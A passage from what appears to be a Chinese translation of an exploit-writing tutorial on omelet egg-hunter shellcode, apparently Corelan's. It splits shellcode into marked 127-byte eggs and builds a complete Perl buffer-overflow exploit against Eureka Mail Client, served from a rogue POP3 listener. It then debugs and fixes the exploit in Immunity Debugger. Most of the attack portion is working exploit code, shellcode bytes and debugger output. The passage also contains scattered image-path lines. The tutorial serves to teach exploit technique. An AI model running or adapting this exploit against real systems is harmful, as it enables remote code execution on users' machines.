"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open(FILE,">$scfile");
print FILE $shellcode;
close(FILE);
print "Wrote ".length($shellcode)." bytes to file ".$scfile."\n";
```

   运行这个脚本后，文件保存着二进制的 shellcode.

2. 把 shellcode 拆分成小块。

假定我们有一些 130 字节内存块的使用权。那么我们需要把 303 个字节的代码切成 3 个小块（考虑到会有一些额外的信息，最终可能是 3 或 4 个小块）。最大的块占用 127 个字节.同时我们也需要一个标记，占用 6 字节。这里我们使用 0xBADA55.

下面是生成结果 shellcode 的脚本：

```
C:\omelet>w32_SEH_omelet.py
Syntax:
    w32_SEH_omelet.py "omelet bin file" "shellcode bin file" "output txt file"
        [egg size] [marker bytes]

Where:
    omelet bin file = The omelet shellcode stage binary code followed by three
                      bytes of the offsets of the "marker bytes", "max index"
                      and "egg size" variables in the code.
    shellcode bin file = The shellcode binary code you want to have stored in
                      the eggs and reconstructed by the omelet shellcode stage
                      code.
    output txt file = The file you want the omelet egg-hunt code and the eggs
                      to be written to (in text format).
    egg size =        The size of each egg (legal values: 6-127, default: 127)
    marker bytes =    The value you want to use as a marker to distinguish the
                      eggs from other data in user-land address space (legal
                      values: 0-0xFFFFFF, default value: 0x280876)
```

具体到我们的例子，命令行如下：

```
C:\omelet>w32_SEH_omelet.py w32_omelet.bin shellcode.bin calceggs.txt 127 0xBADA55
```

打开新建的 calceggs.txt 文件，可以看到包含以下内容：

- 摊煎饼式的寻蛋代码（用来寻找小块的代码）
- 分成小块的需要放在内存某个地方的代码

calceggs.txt | corelan_eurekasploit4.pl

```
1  // This is the binary code that needs to be executed to find the eggs,
2  // recombine the orignal shellcode and execute it. It is 85 bytes:
3  omelet_code =
   "\x31\xFF\xEB\x23\x51\x64\x89\x20\xFC\xB0\x7A\xF2\xAE\x50\x89\xFE\xAD\x35\xFF\x55\xDA\xBA\x83\
   xF8\x03\x77\x0C\x59\xF7\xE9\x64\x03\x42\x08\x97\xF3\xA4\x89\xF7\x31\xC0\x64\x8B\x08\x89\xCC\x5
   9\x81\xF9\xFF\xFF\xFF\xFF\x75\xF5\x5A\xE8\xC7\xFF\xFF\xFF\x61\x8D\x66\x18\x58\x66\x0D\xFF\x0F\
   x40\x78\x06\x97\xE9\xD8\xFF\xFF\xFF\x31\xC0\x64\xFF\x50\x08";
4
5  // These are the eggs that need to be injected into the target process
6  // for the omelet shellcode to be able to recreate the original shellcode
7  // (you can insert them as many times as you want, as long as each one is
8  // inserted at least once). They are 127 bytes each:
9  egg0 =
   "\x7A\xFF\x55\xDA\xBA\x89\xE2\xDA\xC1\xD9\x72\xF4\x58\x50\x59\x49\x49\x49\x49\x43\x43\x43\x43\
   x43\x43\x51\x5A\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x4
   1\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4A\
   x4A\x49\x4B\x4C\x4A\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4C\x4B\x47\x35\x47\x4C\x4C\x4B\x43\x4
   C\x43\x35\x43\x48\x45\x51\x4A\x4F\x4C\x4B\x50\x4F\x42\x38\x4C\x4B\x51\x4F\x47\x50\x43\x31\x4A\
   x4B\x51\x59\x4C\x4B\x46\x54\x4C\x4B\x43";
10 egg1 =
   "\x7A\xFE\x55\xDA\xBA\x31\x4A\x4E\x50\x31\x49\x50\x4C\x59\x4E\x4C\x4C\x44\x49\x50\x43\x44\x43\
   x37\x49\x51\x49\x5A\x44\x4D\x43\x31\x49\x52\x4A\x4B\x4A\x54\x47\x4B\x51\x44\x46\x44\x43\x34\x4
   2\x55\x4B\x55\x4C\x4B\x51\x4F\x51\x34\x45\x51\x4A\x4B\x42\x46\x4C\x4B\x44\x4C\x50\x4B\x4C\x4B\
   x51\x4F\x45\x4C\x45\x51\x4A\x4B\x4C\x4B\x45\x4C\x4C\x4B\x45\x51\x4A\x4B\x4D\x59\x51\x4C\x47\x5
   4\x43\x34\x48\x43\x51\x4F\x46\x51\x4B\x46\x43\x50\x50\x56\x45\x34\x4C\x4B\x47\x36\x50\x30\x4C\
   x4B\x51\x50\x44\x4C\x4C\x4B\x44\x30\x45";
11 egg2 =
   "\x7A\xFD\x55\xDA\xBA\x4C\x4E\x4D\x4C\x4B\x45\x38\x43\x38\x4B\x39\x4A\x58\x4C\x43\x49\x50\x42\
   x4A\x50\x50\x42\x48\x4C\x30\x4D\x5A\x43\x34\x51\x4F\x45\x38\x4A\x38\x4B\x4E\x4D\x5A\x44\x4E\x4
   6\x37\x4B\x4F\x4D\x37\x42\x43\x45\x31\x42\x4C\x42\x43\x45\x50\x41\x41\x40\x40\x40\x40\x40\x40\
   x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x4
   0\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\
   x40\x40\x40\x40\x40\x40\x40\x40\x40\x40";
```

看上图可以发现，那些小块的代码有 2 部分组成：

- 前 5 个字节包含了大小(0x7A=122)、索引号(0xFF-0xFE-0xFD)、和标记（0x55,0xDA,0xBA=>0xBADA55）信息。122+5 字节的头部=127 字节。
- 接下来的字节就是从原始的 shellcode 中截取出来的。

在最后一个块中，多余的空间用 0x40 填充。

3. 构建 exploit

让我们使用 Eureka Mail Client exploit 来测试下这个概念。我们在各个小块代码中增加一些随机字符来模拟代码被随机的放在内存的不同位置。

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "192.168.0.193";
```

```
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "\x90" x 1000;
my $omelet_code = "\x31\xFF\xEB\x23\x51\x64\x89\x20\xFC\xB0\x7A\xF2".
"\xAE\x50\x89\xFE\xAD\x35\xFF\x55\xDA\xBA\x83\xF8\x03\x77\x0C\x59".
```


```
"\xF7\xE9\x64\x03\x42\x08\x97\xF3\xA4\x89\xF7\x31\xC0\x64\x8B\x08".
"\x89\xCC\x59\x81\xF9\xFF\xFF\xFF\xFF\x75\xF5\x5A\xE8\xC7\xFF\xFF".
"\xFF\x61\x8D\x66\x18\x58\x66\x0D\xFF\x0F\x40\x78\x06\x97\xE9\xD8".
"\xFF\xFF\xFF\x31\xC0\x64\xFF\x50\x08";

my $egg1 = "\x7A\xFF\x55\xDA\xBA\x89\xE2\xDA\xC1\xD9\x72\xF4\x58\x50".
"\x59\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x51\x5A\x56\x54\x58\x33".
"\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42".
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58".
"\x50\x38\x41\x43\x4A\x4A\x49\x4B\x4C\x4A\x48\x50\x44\x43\x30\x43\x30".
"\x45\x50\x4C\x4B\x47\x35\x47\x4C\x4C\x4B\x43\x4C\x43\x35\x43\x48\x45".
"\x51\x4A\x4F\x4C\x4B\x50\x4F\x42\x38\x4C\x4B\x51\x4F\x47\x50\x43\x31".
"\x4A\x4B\x51\x59\x4C\x4B\x46\x54\x4C\x4B\x43";

my $egg2 = "\x7A\xFE\x55\xDA\xBA\x31\x4A\x4E\x50\x31\x49\x50\x4C\x59".
"\x4E\x4C\x4C\x44\x49\x50\x43\x44\x43\x37\x49\x51\x49\x5A\x44\x4D\x43".
"\x31\x49\x52\x4A\x4B\x4A\x54\x47\x4B\x51\x44\x46\x44\x43\x34\x42\x55".
"\x4B\x55\x4C\x4B\x51\x4F\x51\x34\x45\x51\x4A\x4B\x42\x46\x4C\x4B\x44".
"\x4C\x50\x4B\x4C\x4B\x51\x4F\x45\x4C\x45\x51\x4A\x4B\x4C\x4B\x45\x4C".
"\x4C\x4B\x45\x51\x4A\x4B\x4D\x59\x51\x4C\x47\x54\x43\x34\x48\x43\x51".
"\x4F\x46\x51\x4B\x46\x43\x50\x50\x56\x45\x34\x4C\x4B\x47\x36\x50\x30".
"\x4C\x4B\x51\x50\x44\x4C\x4C\x4B\x44\x30\x45";

my $egg3 = "\x7A\xFD\x55\xDA\xBA\x4C\x4E\x4D\x4C\x4B\x45\x38\x43\x38".
"\x4B\x39\x4A\x58\x4C\x43\x49\x50\x42\x4A\x50\x50\x42\x48\x4C\x30\x4D".
"\x5A\x43\x34\x51\x4F\x45\x38\x4A\x38\x4B\x4E\x4D\x5A\x44\x4E\x46\x37".
"\x4B\x4F\x4D\x37\x42\x43\x45\x31\x42\x4C\x42\x43\x45\x50\x41\x41\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40";

my $garbage="This is a bunch of garbage" x 10;

my $payload=$junk.$ret.$omelet_code.$padding.$egg1.$garbage.$egg2.$garbage.$egg3;

print "Payload     : " . length($payload)." bytes\n";
print "Omelet code : " . length($omelet_code)." bytes\n";
print "      Egg 1 : " . length($egg1)." bytes\n";
print "      Egg 2 : " . length($egg2)." bytes\n";
print "      Egg 3 : " . length($egg3)." bytes\n";

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
```

```
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host \n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "[+] Client connected, sending evil payload\n";
  while(1)
  {
     print CLIENT "-ERR ".$payload."\n";
     print "    -> Sent ".length($payload)." bytes\n";
  }
}
close CLIENT;
print "[+] Connection closed\n";
```

运行脚本：


```
C:\sploits\eureka>perl corelan_eurekasploit4.pl
Payload     : 2700 bytes
Omelet code : 85 bytes
      Egg 1 : 127 bytes
      Egg 2 : 127 bytes
      Egg 3 : 127 bytes
[+] Listening on tcp port 110 [POP3]...
[+] Configure Eureka Mail Client to connect to this host
```

结果产生了异常：Access Violation when reading [00000000]



仔细的查看下代码，我们发现摊煎饼代码把 00000000 放在了寄存器 EDI 中(\x31\xFF=XOR EDI, EDI).当开始读取 EDI 处的地址时，产生了访问冲突(access violation).尽管代码使用了 SHE 注入来处理访问冲突，但是这一个没有没处理，所以这次 Exploit 失败了

在 jmp esp 处下断点(0x7E47BCAF)并再次进行 exploit.当 jmp esp 执行后，查看寄存器的值



现在来让我们来消灭这个问题。从定位内存中的小块代码片段开始，毕竟，通过利用寄存器的值和那些小块代码在内存中的位置，我们把一个合适的值赋给 EDI, 摊煎饼式的寻蛋代码就可以正确的工作。


首先把 3 小块代码写到文件中。（把下面几行代码添加到 Exploit 代码中，放在建立监听器的代码前面）

```
print FILE $egg1;
close(FILE);

open(FILE,">c:\\tmp\\egg2.bin");
print FILE $egg2;
close(FILE);

open(FILE,">c:\\tmp\\egg3.bin");
print FILE $egg3;
close(FILE);
```


在 jmp esp 断点触发时，运行下面的命令：

```
!pvefindaddr compare c:\tmp\egg1.bin
```


```
!pvefindaddr compare c:\tmp\egg2.bin
```




```
!pvefindaddr compare c:\tmp\egg3.bin
```



OK,3 个代码块在内存中的位置都被计算出来了，并且者个代码块都没有被破坏。

观察这些地址。一份拷贝在栈上(0x0012????),其他拷贝在内存中(0x0047????).再来看寄存器的值。考虑到我们需要一个可靠的位于小块代码之前的值。

```
EAX 00000000
ECX 7C91005D ntdll.7C91005D
EDX 00140608
EBX 00450266 Eureka_E.00450266
ESP 0012CD6C
EBP 00475BFC Eureka_E.00475BFC
ESI 00475BF8 Eureka_E.00475BF8
EDI 00473678 ASCII "AAAAAAAAAAAAA"
EIP 0012CD6C
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_WINDOW_HANDLE (00000578)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM FB18 00000202 0000001B
ST1 empty -UNORM B7FC 00000000 F894BBD0
ST2 empty -UNORM A70E 06D90000 0120027F
ST3 empty +UNORM 1F80 00400000 BF8131CE
ST4 empty %#.19L
ST5 empty -UNORM CCB4 00000286 0000001B
ST6 empty 9.5000000000000000000
ST7 empty 19.000000000000000000
               3 2 1 0      E S P U O Z D I
FST 0120  Cond 0 0 0 1  Err 0 0 1 0 0 0 0 0  (LT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


EBX 使个不错的选择，不过显然 EDI 中的值更好。这意味着我们只需保留 EDI 的当前值就可以重定位寻蛋代码的搜索地址. 快速修复方案：把 xor edi, edi 指令用两个 nop 替换即可。

修改后的 exploit 如下：


```
my $omelet_code = "\x90\x90\xEB\x23\x51\x64\x89\x20\xFC\xB0\x7A\xF2".
"\xAE\x50\x89\xFE\xAD\x35\xFF\x55\xDA\xBA\x83\xF8\x03\x77\x0C\x59".
"\xF7\xE9\x64\x03\x42\x08\x97\xF3\xA4\x89\xF7\x31\xC0\x64\x8B\x08".
"\x89\xCC\x59\x81\xF9\xFF\xFF\xFF\xFF\x75\xF5\x5A\xE8\xC7\xFF\xFF".
"\xFF\x61\x8D\x66\x18\x58\x66\x0D\xFF\x0F\x40\x78\x06\x97\xE9\xD8".
"\xFF\xFF\xFF\x31\xC0\x64\xFF\x50\x08";
```

再次运行 exploit（Eurekar 仍运行在 Immunity 调试器中，并在 jmp esp 下断点）。当程序中断后，按 F7 单步执行。应该看到寻蛋代码开始执行（这次应该看到 2 个 nop），然后指令 REPNE SCAS BYTE PTR ES:[EDI]将执行直到一个小代码块被找到。


根据“!pvefindaddr compare c:\tmp\egg1.bin”命令的结果，应该在地址 0x00473C5C 上找到第一个代码块。



当第一个标记找到（并被验证是正确的）后，一个在栈上的地址 被计算出来(我的机器上这个值是 0x00126000)，标记后的 shellcode 代码被拷贝到这个位置。这里使用 ECX 做递减计数器，直到 ECX 的值降为 0，拷贝才完成，然后寻蛋代码继续执行。




当第一份小代码块被拷贝后，寻蛋代码继续搜索第二快代码。



这个过程持续到所有的小代码块被找到并被拷贝到栈上。我们看到寻蛋代码并没有停止而是继续搜索内存，结

